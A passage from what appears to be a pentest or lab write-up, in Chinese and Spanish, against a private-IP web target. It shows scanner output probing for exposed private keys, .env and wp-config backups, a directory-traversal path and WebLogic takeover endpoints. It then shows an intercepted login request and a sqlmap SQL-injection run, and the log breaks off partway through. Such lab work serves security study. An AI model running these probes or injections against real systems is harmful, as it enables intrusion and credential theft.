Admin login page/section found.+ GET /v2/painel/: Admin login page/section found.+ GET /vadmind/: Admin login page/section found.+ GET /vmailadmin/: Admin login page/section found.+ GET /webadmin.asp: Admin login page/section found.+ GET /webadmin.html: Admin login page/section found.+ GET /webadmin.php: Admin login page/section found.+ GET /webmaster/: Admin login page/section found.+ GET /websvn/: Admin login page/section found.+ GET /wizmysqladmin/: Admin login page/section found.+ GET /wp-admin/: Admin login page/section found.+ GET /wordpress/wp-admin/: Admin login page/section found.+ GET /wp-login/: Admin login page/section found.+ GET /wordpress/wp-login/: Admin login page/section found.+ GET /xlogin/: Admin login page/section found.+ GET /yonetici.asp: Admin login page/section found.+ GET /yonetici.html: Admin login page/section found.+ GET /yonetici.php: Admin login page/section found.+ GET /yonetim.asp: Admin login page/section found.+ GET /yonetim.html: Admin login page/section found.+ GET /yonetim.php: Admin login page/section found.+ GET /test.asp: This might be interesting.+ GET /test.aspx: This might be interesting.+ GET /test.php: This might be interesting.+ GET /maintenance.asp: This might be interesting.+ GET /maintenance.aspx: This might be interesting.+ GET /maint/: This might be interesting.+ GET /maint.asp: This might be interesting.+ GET /maint.aspx: This might be interesting.+ GET /sdk/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/etc/vmware/hostd/vmInventory.xml: VMWare ESX is vulnerable to a directory traversal attack. See: CVE-2009-3733:+ GET /jk-status: mod_jk status page is visible.+ GET /balancer-manager: mod_proxy_balancer management page is visible.+ GET /servlets-examples/: Tomcat servlets examples are visible.+ GET /admin-console: JBoss admin console is visible.+ GET /help.php: A help file was found.+ GET /gif/hp_invent_logo.gif: This device may be an HP printer/scanner and allow retrieval of previously scanned images.+ GET /gif/tricolor_ink_guage.gif: This device may be an HP printer/scanner and allow retrieval of previously scanned images.+ GET /messages/: This might be interesting.+ GET /cms/: This might be interesting.+ GET /helpdesk/: This might be interesting.+ GET /3rdparty/phpMyAdmin/: phpMyAdmin directory found.+ GET /phpMyAdmin/: phpMyAdmin directory found.+ GET /3rdparty/phpmyadmin/: phpMyAdmin directory found.+ GET /phpmyadmin/: phpMyAdmin directory found.+ GET /pma/: phpMyAdmin directory found.+ GET /.tools/phpMyAdmin/current/: phpMyAdmin directory found.+ GET /spin/main.csp: CA iTechnology SPIN interface found.+ GET /openadmin/: Informix OpenAdmin tool administration login.+ GET /.svn/entries: Subversion Entries file may contain directory listing information. See: http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-belong-to-us:+ GET /.git/index: Git Index file may contain directory listing information.+ GET /.hg/dirstate: Mercurial DirState file may contain directory listing information.+ GET /test.jsp: This might be interesting.+ GET /mobileadmin/db/MobileAdminDB.sqlite: RoveIT Mobile Admin internal database is available for download.+ GET /notes.txt: This might be interesting.+ GET /exception.php: PHP Exceptions File.+ GET /adfs/ls/?wa=wsignout1.0: Active Directory Federation Services sign out page found.+ GET /adfs/ls/?wa=wsignin1.0&wtrealm=http://www.cirt.net/: Active Directory Federation Services sign in page found.+ GET /manager/html: Tomcat Manager / Host Manager interface found (pass protected).+ GET /jk-manager/html: Tomcat Manager / Host Manager interface found (pass protected).+ GET /jk-status/html: Tomcat Manager / Host Manager interface found (pass protected).+ GET /admin/html: Tomcat Manager / Host Manager interface found (pass protected).+ GET /host-manager/html: Tomcat Manager / Host Manager interface found (pass protected).+ GET /adfs/services/proxytrustpolicystoretransfer: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/fs/federationserverservice.asmx: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/samlprotocol/proxytrust: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/mexsoap: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/proxymexhttpget/: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/proxymex: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/2005/windowstransport: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/2005/certificatemixed: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/2005/certificatetransport: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/2005/usernamemixed: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/2005/kerberosmixed: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/2005/issuedtokenmixedasymmetricbasic256: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/2005/issuedtokenmixedsymmetricbasic256: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/13/kerberosmixed: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/13/certificatemixed: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/13/usernamemixed: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/13/issuedtokenmixedasymmetricbasic256: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/13/issuedtokenmixedsymmetricbasic256: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trusttcp/windows: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/proxytrust: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/proxytrust13: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/proxytrustprovisionusername: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/services/trust/proxytrustprovisionissuedtoken: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /FederationMetadata/2007-06/: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /Federationmetadata/2007-06/FederationMetadata.xml: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /adfs/ls/IdpInitiatedSignon.aspx: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview:+ GET /console/: Application console found.+ GET /wsman/: Windows Remote Management is enabled.+ GET /fantastico_fileslist.txt: fantastico_fileslist.txt file found. This file contains a list of all the files from the current directory.+ GET /webservices/: Webservices found.+ GET /atg/bcc: Oracle ATG Business Control Center.+ GET /dyn/admin/: Admin page found; possibly Oracle ATG.+ GET /crx: Adobe CQ CRX Console.+ GET /system/console/configMgr: OSGi Apache Felix console.+ GET /system/console/bundles: OSGi Apache Felix console.+ GET /system/console: OSGi Apache Felix console.+ GET /repository/: CRX WebDAV upload.+ GET /cqresource/: CRX WebDAV upload.+ GET /etc/cloudservices: Adobe Experience Manager Cloud Service Information.+ GET /etc/reports: Adobe Experience Manager Reports.+ GET /dumpinfo: National Instruments Service Locator.+ GET /manage/Logs/: Covertix SmartCipher Console Login and Web Service Log directory detected.+ GET /rsa: Encryption key exposed.+ GET /rsa.old: Encryption key exposed.+ GET /dsa: Encryption key exposed.+ GET /dsa.old: Encryption key exposed.+ GET /id_rsa: Encryption key exposed.+ GET /id_rsa.old: Encryption key exposed.+ GET /id_dsa: Encryption key exposed.+ GET /id_dsa.old: Encryption key exposed.+ GET /identity: Encryption key exposed.+ GET /key: Encryption key exposed.+ GET /key.priv: Encryption key exposed.+ GET /encrypt.aspx: This might be interesting.+ GET /decrypt.aspx: This might be interesting.+ GET /encrypt.php: This might be interesting.+ GET /decrypt.php: This might be interesting.+ GET /encrypt.asp: This might be interesting.+ GET /decrypt.asp: This might be interesting.+ GET /encrypt.jsp: This might be interesting.+ GET /decrypt.jsp: This might be interesting.+ GET /encrypt: This might be interesting.+ GET /decrypt: This might be interesting.+ GET /includes/db.inc: Include files (.inc) should not be served in plain text.+ GET /CHANGELOG.txt: Version number implies that there is a SQL Injection in Drupal 7, which can be used for authentication bypass (Drupalgeddon). See: CVE-2014-3704 https://www.sektioneins.de/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html:+ GET /debug.jsp: Possible debug directory/program found.+ GET /debug.asp: Possible debug directory/program found.+ GET /debug.php: Possible debug directory/program found.+ GET /debug/: Possible debug directory/program found.+ GET /~ftp/: Allowed to browse ftp user's home directory. See: CVE-2001-1013:+ GET /_vti_bin/owssvr.dll: FrontPage/Sharepointfile available.+ GET /_vti_bin/_vti_adm/admin.exe: FrontPage/Sharepointfile available.+ GET /_vti_bin/_vti_aut/author.exe: FrontPage/Sharepointfile available.+ GET /_vti_bin/_vti_aut/WS_FTP.log: FrontPage/Sharepointfile available.+ GET /_vti_bin/_vti_aut/ws_ftp.log: FrontPage/Sharepointfile available.+ GET /_vti_bin/_vti_aut/author.dll: FrontPage/Sharepointfile available.+ GET /_layouts/addrole.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/AdminRecycleBin.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/AreaNavigationSettings.aspx: FrontPage/Sharepointfile available.+ GET /_Layouts/AreaTemplateSettings.aspx: FrontPage/Sharepointfile available.+ GET /_Layouts/AreaWelcomePage.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/bpcf.aspx: FrontPage/Sharepointfile available.+ GET /_Layouts/ChangeSiteMasterPage.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/create.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/editgrp.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/editprms.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/help.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/images/: FrontPage/Sharepointfile available.+ GET /_layouts/listedit.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/ManageFeatures.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/mcontent.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/mngctype.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/mngfield.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/mngsiteadmin.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/mngsubwebs.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/mngsubwebs.aspx?view=sites: FrontPage/Sharepointfile available.+ GET /_layouts/mobile/mbllists.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/MyInfo.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/MyPage.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/MyTasks.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/navoptions.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/NewDwp.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/newgrp.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/newsbweb.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/PageSettings.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/people.aspx?MembershipGroupId=0: FrontPage/Sharepointfile available.+ GET /_layouts/permsetup.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/picker.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/policy.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/policyconfig.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/policycts.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/Policylist.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/prjsetng.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/quiklnch.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/recyclebin.aspx: FrontPage/Sharepointfile available.+ GET /_Layouts/RedirectPage.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/role.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/settings.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/SiteDirectorySettings.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/sitemanager.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/SiteManager.aspx?lro=all: FrontPage/Sharepointfile available.+ GET /_layouts/spcf.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/storman.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/themeweb.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/topnav.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/user.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/userdisp.aspx?ID=1: FrontPage/Sharepointfile available.+ GET /_layouts/useredit.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/useredit.aspx?ID=1: FrontPage/Sharepointfile available.+ GET /_layouts/viewlsts.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/vsubwebs.aspx: FrontPage/Sharepointfile available.+ GET /_layouts/WPPrevw.aspx?ID=247: FrontPage/Sharepointfile available.+ GET /_layouts/wrkmng.aspx: FrontPage/Sharepointfile available.+ GET /Forms/DispForm.aspx: FrontPage/Sharepointfile available.+ GET /Forms/DispForm.aspx?ID=1: FrontPage/Sharepointfile available.+ GET /Forms/EditForm.aspx: FrontPage/Sharepointfile available.+ GET /Forms/EditForm.aspx?ID=1: FrontPage/Sharepointfile available.+ GET /Forms/Forms/AllItems.aspx: FrontPage/Sharepointfile available.+ GET /Forms/MyItems.aspx: FrontPage/Sharepointfile available.+ GET /Forms/NewForm.aspx: FrontPage/Sharepointfile available.+ GET /Pages/default.aspx: FrontPage/Sharepointfile available.+ GET /Pages/Forms/AllItems.aspx: FrontPage/Sharepointfile available.+ GET /_catalogs/masterpage/Forms/AllItems.aspx: FrontPage/Sharepointfile available.+ GET /_catalogs/wp/Forms/AllItems.aspx: FrontPage/Sharepointfile available.+ GET /_catalogs/wt/Forms/Common.aspx: FrontPage/Sharepointfile available.+ GET /_vti_pvt/service.grp: FrontPage/Sharepointfile available.+ GET /_vti_pvt/botsinf.cnf: FrontPage/Sharepointfile available.+ GET /_vti_pvt/structure.cnf: FrontPage/Sharepointfile available.+ GET /_vti_pvt/uniqperm.cnf: FrontPage/Sharepointfile available.+ GET /server-manager/: Mitel Audio and Web Conferencing server manager identified.+ GET /wp-content/plugins/gravityforms/change_log.txt: Gravity forms is installed. Based on the version number in the changelog, it is vulnerable to an authenticated SQL injection. https://wpvulndb.com/vulnerabilities/7849.+ GET /wordpress/wp-content/plugins/gravityforms/change_log.txt: Gravity forms is installed. Based on the version number in the changelog, it is vulnerable to an authenticated SQL injection. https://wpvulndb.com/vulnerabilities/7849.+ GET /manager/status: Tomcat Server Status interface found (pass protected).+ GET /jk-manager/status: Tomcat Server Status interface found (pass protected).+ GET /jk-status/status: Tomcat Server Status interface found (pass protected).+ GET /admin/status: Tomcat Server Status interface found (pass protected).+ GET /host-manager/status: Tomcat Server Status interface found (pass protected).+ GET /humans.txt: The humans.txt file may reveal information aboute site owners/developers. See: http://humanstxt.org/:+ GET /en/setup: Silex USB-device has a default credential root: (empty password) set.+ GET /admin/sites/new: ComfortableMexicanSofa CMS Engine Admin Backend (pass protected).+ GET /cms-admin/sites/new: ComfortableMexicanSofa CMS Engine Admin Backend (pass protected).+ GET /system/console/configMgr: Adobe Experience Manager OSGi console.+ GET /system/console/bundles: Adobe Experience Manager OSGi console found.+ GET /web.txt: This might be interesting.+ GET /loleaflet/dist/admin/admin.html: LibreOffice Online Admin interface found (pass protected).+ GET /dist/admin/admin.html: LibreOffice Online Admin interface found (pass protected).+ GET /wls-wsat/CoordinatorPortType: Oracle WebLogic Server may be vulnerable to remote takeover. See: CVE-2017-10271:+ GET /wls-wsat/RegistrationPortTypeRPC: Oracle WebLogic Server may be vulnerable to remote takeover. See: CVE-2017-10271:+ GET /wls-wsat/ParticipantPortType: Oracle WebLogic Server may be vulnerable to remote takeover. See: CVE-2017-10271:+ GET /wls-wsat/RegistrationRequesterPortType: Oracle WebLogic Server may be vulnerable to remote takeover. See: CVE-2017-10271:+ GET /wls-wsat/CoordinatorPortType11: Oracle WebLogic Server may be vulnerable to remote takeover. See: CVE-2017-10271:+ GET /wls-wsat/RegistrationPortTypeRPC11: Oracle WebLogic Server may be vulnerable to remote takeover. See: CVE-2017-10271:+ GET /wls-wsat/ParticipantPortType11: Oracle WebLogic Server may be vulnerable to remote takeover. See: CVE-2017-10271:+ GET /master.xml: This might be interesting.+ GET /masters.xml: This might be interesting.+ GET /connections.xml: This might be interesting.+ GET /connection.xml: This might be interesting.+ GET /passwords.xml: This might be interesting.+ GET /PasswordsData.xml: This might be interesting.+ GET /users.xml: This might be interesting.+ GET /conndb.xml: This might be interesting.+ GET /conn.xml: This might be interesting.+ GET /security.xml: This might be interesting.+ GET /accounts.xml: This might be interesting.+ GET /db.json: This might be interesting.+ GET /userdata.json: This might be interesting.+ GET /login.json: This might be interesting.+ GET /master.json: This might be interesting.+ GET /masters.json: This might be interesting.+ GET /connections.json: This might be interesting.+ GET /connection.json: This might be interesting.+ GET /passwords.json: This might be interesting.+ GET /PasswordsData.json: This might be interesting.+ GET /users.json: This might be interesting.+ GET /conndb.json: This might be interesting.+ GET /conn.json: This might be interesting.+ GET /accounts.json: This might be interesting.+ GET /.gitignore: .gitignore file found. It is possible to grasp the directory structure.+ GET /.hgignore: .hgignore file found. It is possible to grasp the directory structure.+ GET /.env: .env file found. The .env file may contain credentials.+ GET /_async/AsyncResponseServiceJms?WSDL: BEA WebLogic may allow remote takeover. See: CVE-2019-2725 CNVD-C-2019-48814:+ GET /.wp-config.php.swp: .wp-config.php.swp file found. This file is swap file created when editing with vi/vim editor. This file contains the credentials.+ GET /wordpress/.wp-config.php.swp: .wp-config.php.swp file found. This file is swap file created when editing with vi/vim editor. This file contains the credentials.+ GET /wp-config.php~: wp-config.php~ file found. This file is a backup file created when editing with emacs editor. This file contains the credentials.+ GET /wordpress/wp-config.php~: wp-config.php~ file found. This file is a backup file created when editing with emacs editor. This file contains the credentials.+ GET /wp-config.php.bak: wp-config.php.bak file found. This file contains the credentials.+ GET /wordpress/wp-config.php.bak: wp-config.php.bak file found. This file contains the credentials.+ GET /wp-config.php.bakup: wp-config.php.bakup file found. This file contains the credentials.+ GET /wordpress/wp-config.php.bakup: wp-config.php.bakup file found. This file contains the credentials.+ GET /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.+ GET /wordpress/#wp-config.php#: #wp-config.php# file found. This file contains the credentials.+ GET /wp-config.php_bak: wp-config.php_bak file found. This file contains the credentials.+ GET /wordpress/wp-config.php_bak: wp-config.php_bak file found. This file contains the credentials.+ GET /.tools/webmail: Webmail Found. Possibly on Media Temple/Gridserver.+ GET /.dockerignore: .dockerignore file found. It may be possible to grasp the directory structure and learn more about the site.+ GET /README.md: Readme Found.+ GET /JAMonAdmin.jsp: JAMon - Java Application Monitor Admin interface identified. Versions 2.7 and earlier contain XSS vulnerabilities. See: CVE-2013-6235:通过代理 3128 的扫描返回了大量 WordPress 备份文件的误报。不过,我们确认代理正在运行(Via: 1.0 localhost (squid/3.1.20))。
通过手动浏览应用程序,我们识别出一个登录表单。我们将使用 Burp Suite 拦截请求并分析发送到后端的参数。
拦截的HTTP请求(原始):
POST /login.php HTTP/1.1Host: 192.168.10.25Content-Length: 22Cache-Control: max-age=0Accept-Language: es-ES,es;q=0.9Origin: http://192.168.10.25Content-Type: application/x-www-form-urlencodedUpgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Referer: http://192.168.10.25/Accept-Encoding: gzip, deflate, brConnection: keep-alive
email=asd&password=weq2.1 SQL 注入 (SQLi) 分析与绕过
Sección titulada «2.1 Análisis de Inyección SQL (SQLi) y Evasiones»我们已尝试通过拦截的登录表单进行 SQL 注入以绕过身份验证 (Auth Bypass)。
1. 自动化尝试 (SQLMap):
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-5-web]└─$ sqlmap -r login_m5.req --batch --dbs        ___       __H__ ___ ___[']_____ ___ ___  {1.9.11#stable}|_ -| . [.]     | .'| . ||___|_  ["]_|_|_|__,|  _|      |_|V...       |_|   https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:08:41 /2026-02-27/
[14:08:41] [INFO] parsing HTTP request from 'login_m5.req'[14:08:41] [INFO] testing connection to the target URL[14:08:41] [INFO] checking if the target is protected by some kind of WAF/IPS[14:08:41] [INFO] testing if the target URL content is stable[14:08:41] [INFO] target URL content is stable[14:08:41] [INFO] testing if POST parameter 'email' is dynamic[14:08:41] [WARNING] POST parameter 'email' does not appear to be dynamic[14:08:41] [INFO] heuristic (basic) test shows that POST parameter 'email' might be injectable (possible DBMS: 'MySQL')[14:08:41] [INFO] heuristic (XSS) test shows that POST parameter 'email' might be vulnerable to cross-site scripting (XSS) attacks[14:08:41] [INFO] testing for SQL injection on POST parameter 'email'it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Yfor the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y[14:08:41] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'[14:08:42] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'[14:08:42] [INFO] testing 'Generic inline queries'[14:08:42] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'[14:08:42] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'[14:08:42] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'[14:08:43] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'[14:08:44] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'[14:08:45] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'[14:08:45] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'[14:08:47] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'[14:08:47] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'[14:08:49] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'[14:08:49] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'[14:08:49] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'[14:08:49] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'[14:08:49] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'[14:08:49] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'[14:08:49] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'[14:08:49] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause'[14:08:49] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'[14:08:49] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'[14:08:49] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'[14:08:49] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Stacked queries'[14:08:50] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'[14:08:50] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'[14:08:51] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'[14:08:52] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'[14:08:53] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'[14:08:53] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'[14:08:54] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'[14:08:55] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'[14:08:55] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'[14:08:56] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'[14:08:56] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'[14:08:56] [INFO] testing 'MySQL >= 5.0 (inline) error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'[14:08:56] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'[14:08:57] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'[14:08:58] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'[14:08:59] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'[14:09:00] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'[14:09:00] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'[14:09:01] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'[14:09:01] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'[14:09:01] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'[14:09:01] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'[14:09:01] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'[14:09:02] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'[14:09:02] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'[14:09:02] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'[14:09:02] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'[14:09:02] [INFO] testing 'MySQL >= 5.5 error-based - ORDER BY, GROUP BY clause (BIGINT UNSIGNED)'[14:09:02] [INFO] testing 'MySQL >= 5.5 error-based - ORDER BY, GROUP BY clause (EXP)'[14:09:02] [INFO] testing 'MySQL >= 5.6 error-based - ORDER BY, GROUP BY clause (GTID_SUBSET)'[14:09:02] [INFO] testing 'MySQL >= 5.7.8 error-based - ORDER BY, GROUP BY clause (JSON_KEYS)'[14:09:02] [INFO] testing 'MySQL >= 5.0 error-based - ORDER BY, GROUP BY clause (FLOOR)'[14:09:02] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (EXTRACTVALUE)'[14:09:02] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (UPDATEXML)'[14:09:02] [INFO] testing 'MySQL >= 4.1 error-based - ORDER BY, GROUP BY clause (FLOOR)'[14:09:02] [INFO] testing 'MySQL inline queries'[14:09:02] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'[14:09:03] [INFO] testing 'MySQL >= 5.0.12 stacked queries'[14:09:03] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'[14:09:04] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'[14:09:04] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'[14:09:05] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'[14:09:06] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'[14:09:06] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'[14:09:08] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'[14:09:08] [INFO] testing 